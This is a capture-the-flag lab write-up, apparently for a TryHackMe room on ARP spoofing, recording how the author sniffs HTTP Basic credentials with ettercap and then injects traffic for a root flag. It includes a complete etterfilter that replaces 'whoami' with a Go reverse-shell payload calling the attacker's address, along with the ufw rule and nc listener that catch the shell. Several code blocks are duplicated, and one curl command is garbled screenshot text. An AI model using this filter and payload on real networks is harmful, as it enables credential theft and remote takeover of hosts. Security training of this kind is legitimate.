PORT      STATE     SERVICE
22/tcp    open|filtered ssh
5000/tcp  open|filtered upnp
5002/tcp  open|filtered rfe

Nmap done: 256 IP addresses (3 hosts up) scanned in 4.81 seconds
root@eve:~# 
```

Can you access the content behind the service from your current position? (Yes/No)

Which machine has an open well-known port?

Ans: 192.168.12.20

Port 80 is a common well known port for accessing webpages and webapplications.

What is the port number? **Ans: 80**

```
Nmap scan report for bob (192.168.12.20)
Host is up (0.0037s latency).
Not shown: 999 closed ports
PORT      STATE            SERVICE
80/tcp     open|filtered  http
MAC Address: 26:17:C3:0D:5E:C5 (Unknown)
```

Can you access the content behind the service from your current position? **Nay**

Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1?
Nay

I was not able to observe any traffic using passive sniffing.

```
no auth header receivedroot@eve:~# tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@eve:~# tcpdump -A -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@eve:~# ping eth1
```

Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? **Yay**

Command used:- ettercap -T -i eth1 -M arp

Who is using that service?

Ans: alice

As we can see the IP address sending requests belongs to Alice

The screenshot shows a list of network logs:

- Wed Mar 13 06:14:20 2024 [975932] TCP 192.168.12.10:0 → 192.168.12.20:0 | (0)
- Can you access the content behind the service from your current position? (Nay/Yay)
- Can you see any meaningful traffic to or from that port passively sniffing on your interface eth1? (Nay/Yay)
- Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)
- What is the hostname the requests are sent to?
- Answer Format: www.server.bob
- HTTP : 192.168.12.20:80 → USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt

What's the hostname the requests are sent to?

Ans: www.server.bob

The terminal shows the following command:

```
curl -H "Host: www.server.bob" -H "Authorization: Basic YWRtaW46czNjcjN0X1A0eno=" -H "User-Agent: curl/7.68.0" -H "Accept: */*." -H "HTTP": 192.168.12.20:80 → USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt
```

Output:

we found one in the below screenshot ("Which file is being requested? test.txt")

Which file is being requested?
test.txt

Which file is being requested?

Ans: text.txt

The terminal shows the following command:

```
curl -H "Host: www.server.bob" -H "Authorization: Basic YWRtaW46czNjcjN0X1A0eno=" -H "User-Agent: curl/7.68.0" -H "Accept: */*." -H "HTTP": 192.168.12.20:80 → USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt
```

Output:

Which file is being requested?
test.txt

What text is in the file?

What text is in the file?

Ans: ok

The terminal shows the following command:

```
curl -H "Host: www.server.bob" -H "Authorization: Basic YWRtaW46czNjcjN0X1A0eno=" -H "User-Agent: curl/7.68.0" -H "Accept: */*." -H "HTTP": 192.168.12.20:80 → USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt
```

Output:

Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)

Who is using that service?

OK

Which credentials are being used for authentication? (username:password)

Ans: admin:s3cr3t_P4zz

```
Wed Mar 13 06:27:56 2024 [726291]
TCP 192.168.12.10:51318 → 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.

HTTP : 192.168.12.20:80 → USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt
```

Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?

Ans: RE-ARPing the victims

Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay)

Yay

Command used:- curl -u admin:s3cr3t_P4zz http://192.168.12.20/

```
root@eve:~# curl -u admin:s3cr3t_P4zz http://192.168.12.20/
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a>
</ul>
<hr>
</body>
</html>
root@eve:~# |
```

What is the user.txt flag?

Ans: THM{wh0s_\$n!ff1ng_0ur_cr3ds}

command used:- curl -u admin:s3cr3t_P4zz http://192.168.12.20/user.txt

```
root@eve:~# curl -u admin:s3cr3t_P4zz http://192.168.12.20/
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a>
</ul>
<hr>
</body>
</html>
root@eve:~# curl -u admin:s3cr3t_P4zz http://192.168.12.20/user.txt
THM{wh0s_$n!ff1ng_0ur_cr3ds}
root@eve:~# |
```

You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?

Ans: Reverse shell

What commands are being executed? Answer in the order they are being executed.

whoami, pwd, ls

Which of the listed files do you want?

Ans: Root.txt

Man-in-the-Middle: Manipulation


Answer the questions below

What is the root.txt flag? **Ans: THM{wh4t_an_ev1l_M!tM_u_R}**

Fist step is to navigate to the **/tmp** directory and create a file called whoami.ecf using **touch** command

```
root@eve:~# cd /tmp
root@eve:/tmp# ls
netplan_xslldvvpp  systemd-private-7e5923acebd44b93a36fd3043653a1fd-systemd-logind.service-TTEsr1  systemd-private-7e5923acebd44b93a36fd3043653a1fd-timesyncd.service-JKotng  tmpw1cgx
snap_lxd          systemd-private-7e5923acebd44b93a36fd3043653a1fd-systemd-resolved.service-qd93BF  tcpdump.pcap
root@eve:/tmp# touch whoami.ecf
root@eve:/tmp# ls
netplan_xslldvvpp  systemd-private-7e5923acebd44b93a36fd3043653a1fd-systemd-logind.service-TTEsr1  systemd-private-7e5923acebd44b93a36fd3043653a1fd-timesyncd.service-JKotng  tmpw1cgx
snap_lxd          systemd-private-7e5923acebd44b93a36fd3043653a1fd-systemd-resolved.service-qd93BF  tcpdump.pcap
whoami.ecf
```

Next step is to write on the newly created file using **nano** and save.



```
root@eve:/tmp# nano whoami.ecf
File Actions Edit View Help
coderic@kali:~/Downloads/tryhackme$ ./root@eve:/tmp$ root@kali:~/home/coderic/Downloads/tryhackme/Macflooding_arpspoofing$ ./root@eve:/tmp$ 
GNU nano 4.8
if (ip.proto == TCP && ip.src == 4444 && search(DATA.data, "whoami")) {
    log(DATA.data, "/root/ettercap.log");
    replace("whoami", "echo \"package main;import\"os/exec\";import\"net\";func main(){c,_:=net.Dial(\"tcp\", \"192.168.12.66:6666\");cmd:=exec.Command(\"/bin/sh\");cmd.Stdin=c;cmd.Stdout=c;cmd.Stderr=c;cmd.Run()}\">> /tmp/t.go & go run t.go & ");
    msg "##### ETTERFILTER: substituted 'whoami' with reverse shell. #####\n";
}
Now, create a new etterfilter config file named whoami_ecf and try to write a filter matching Alice's source port and transport protocol as well as replacing whoami data with a reverse shell payload of your choice. To see the solution, click the dropdown arrow.
* Show possible solution (spoiler)
In the end, your filter might look similar to this one, where <reverseshell> contains the reverse shell payload you chose.
[?] Did you know? Ettercap can also search for specific strings in DATA.data (useless) | [?] Did you know? Ettercap can also search for specific strings in DATA.data (useless)
```


I check whether the code I have added were successfully written using **cat** command.

```
root@eve:/tmp# cat whoami.ecf
if (ip.proto == TCP && ip.src == 4444 && search(DATA.data, "whoami")) {
    log(DATA.data, "/root/ettercap.log");
    replace("whoami", "echo \"package main;import\"os/exec\";import\"net\";func main(){c,_:=net.Dial(\"tcp\", \"192.168.12.66:6666\");cmd:=exec.Command(\"/bin/sh\");cmd.Stdin=c;cmd.Stdout=c;cmd.Stderr=c;cmd.Run()}\">> /tmp/t.go & go run t.go & ");
    msg "##### ETTERFILTER: substituted 'whoami' with reverse shell. #####\n";
}
root@eve:/tmp#
```

Done.

Next is to compile the.ecf into an .ef file:

Command used:- **sudo etterfilter whoami.ecf -o whoami.ef**



```
root@eve:/tmp# sudo etterfilter whoami.ecf -o whoami.ef
 etterfilter 0.8.3 copyright 2001-2019 Ettercap Development Team

 14 protocol tables loaded:
   DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth
 13 constants loaded:
   VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

 Parsing source file 'whoami.ecf' done.
 Unfolding the meta-tree done.
 Converting labels to real offsets done.
 Writing output to 'whoami.ef' done.
 → Script encoded into 9 instructions.

Finally, we need to compile the .ecf into an .ef file:
[?] Did you know? Ettercap can also search for specific strings in DATA.data (useless)

Don't forget to start your listener (backgrounded). For the upper example above, you could use:
[?] Did you know? Ettercap can also search for specific strings in DATA.data (useless)
```

Done

```
root@eve:/tmp# ls
netplan_xslldvvpp  systemd-private-7e5923acebd44b93a36fd3043653a1fd-systemd-logind.service-TTEsr1  systemd-private-7e5923acebd44b93a36fd3043653a1fd-timesyncd.service-JKotng  tmpw1cgx
snap_lxd          systemd-private-7e5923acebd44b93a36fd3043653a1fd-systemd-resolved.service-qd93BF  tcpdump.pcap
whoami.ef
```

Next step was to allow the incoming connection through the firewall. Disable ufw or create a corresponding allow rule; otherwise, Bob's reverse shell will be blocked by the firewall:

This is done to prevent blocking our reverse shell.

Command used:- **ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 6666 proto tcp**

```
root@eve:/tmp# ls
netplan_xlfdvpp  systemd-private-7e5923acebd44b93a36fd3043653a1fd-systemd-logind.service-TTEsr1
snap.lxd        systemd-private-7e5923acebd44b93a36fd3043653a1fd-systemd-resolved.service-qd93BF
root@eve:/tmp# ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 6666 proto tcp
Rule added
root@eve:/tmp# |
```


This rule will permit connections from 192.168.12.20 to reach port 6666 on 192.168.12.66.

Now with everything ready in the background, we can start the listener using “netcat” command.


Command used:- nc -nvlp 6666 &

```
root@eve:/tmp# ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 6666 proto tcp
Rule added
root@eve:/tmp# nc -nvlp 6666 &
[1] 17232
root@eve:/tmp# Listening on 0.0.0.0 6666
|
```

Next step is to open another remote access so that I can run an Arp spoofing from one as the other listens.



```
root@eve:/tmp# nc -nvlp 6666 &
[1] 17232
root@eve:/tmp# Listening on 0.0.0.0 6666
|
```



```
admin@eve:~$ sudo su -
[sudo] password for admin:
root@eve:~# cd /tmp
root@eve:/tmp# ls
netplan_xlfdvpp  systemd-private-7e5923acebd44b93a36fd3043653a1fd-systemd-logind.service-TTEsr1
snap.lxd        systemd-private-7e5923acebd44b93a36fd3043653a1fd-systemd-resolved.service-qd93BF
root@eve:/tmp# |
```

Ready!

Next is to execute an poisoning with the newly created filtering rules written in our whoami.ef file.

```
root@eve:/tmp# ls
netplan.yaml  systemd-private-7e5923acebd44b93a36fd30a3653a1fd-systemd-logind.service-TTEsr1  systemd-private-7e5923acebd44b93a36fd30a3653a1fd-systemd-timesyncd.service-JKotng  tputlctgxabn  whoami.ef
snap.lxd  systemd-private-7e5923acebd44b93a36fd30a3653a1fd-systemd-resolved.service-qd938f  tcpdump.pcap
root@eve:/tmp# nc -nvlp 6666 &
[2] 19722
root@eve:/tmp# Listening on 0.0.0.0 6666
Connection received on 192.168.12.20 58686
Connection received on 192.168.12.20 58690
fg
nc -nvlp 6666
ls
rev.go
root.txt
server.sh
www
cat root.txt
THM{wh4t_an_ev1l_M!tM_u_R}
```

There is a captured connection.

Navigation

```
root@eve:/tmp# nc -nvlp 6666 &
[2] 19722
root@eve:/tmp# Listening on 0.0.0.0 6666
Connection received on 192.168.12.20 58686
Connection received on 192.168.12.20 58690
fg
nc -nvlp 6666
ls
rev.go
root.txt
server.sh
www
cat root.txt
THM{wh4t_an_ev1l_M!tM_u_R}
```

Using ls command I was able to note the presence of a root.txt file, what was remaining was to display the files content using cat command, and this is how I found my root flag.

THM{wh4t_an_ev1l_M!tM_u_R}

Conclusion:

In my conclusion, the L2 MAC Flooding and ARP Spoofing room has provided me with a comprehensive exploration in the two common cyber threats that exploit vulnerabilities in network protocols. By engaging in the tasks provided I have gained a valuable insights into the potential risks associated with Layer 2 attacks and the importance of securing network communications.

The hands-on labs and challenges within the room have also offered a practical experience in identifying, mitigating and preventing MAC flooding and ARP spoofing attacks. Overall, this room was effective in enhancing my Cybersecurity skills and understanding the crucial measures required to safeguard network infrastructure. I now have a better grasp of the threats posed by these attacks and some measures to take to enhance network security against such vulnerabilities.

Thank You.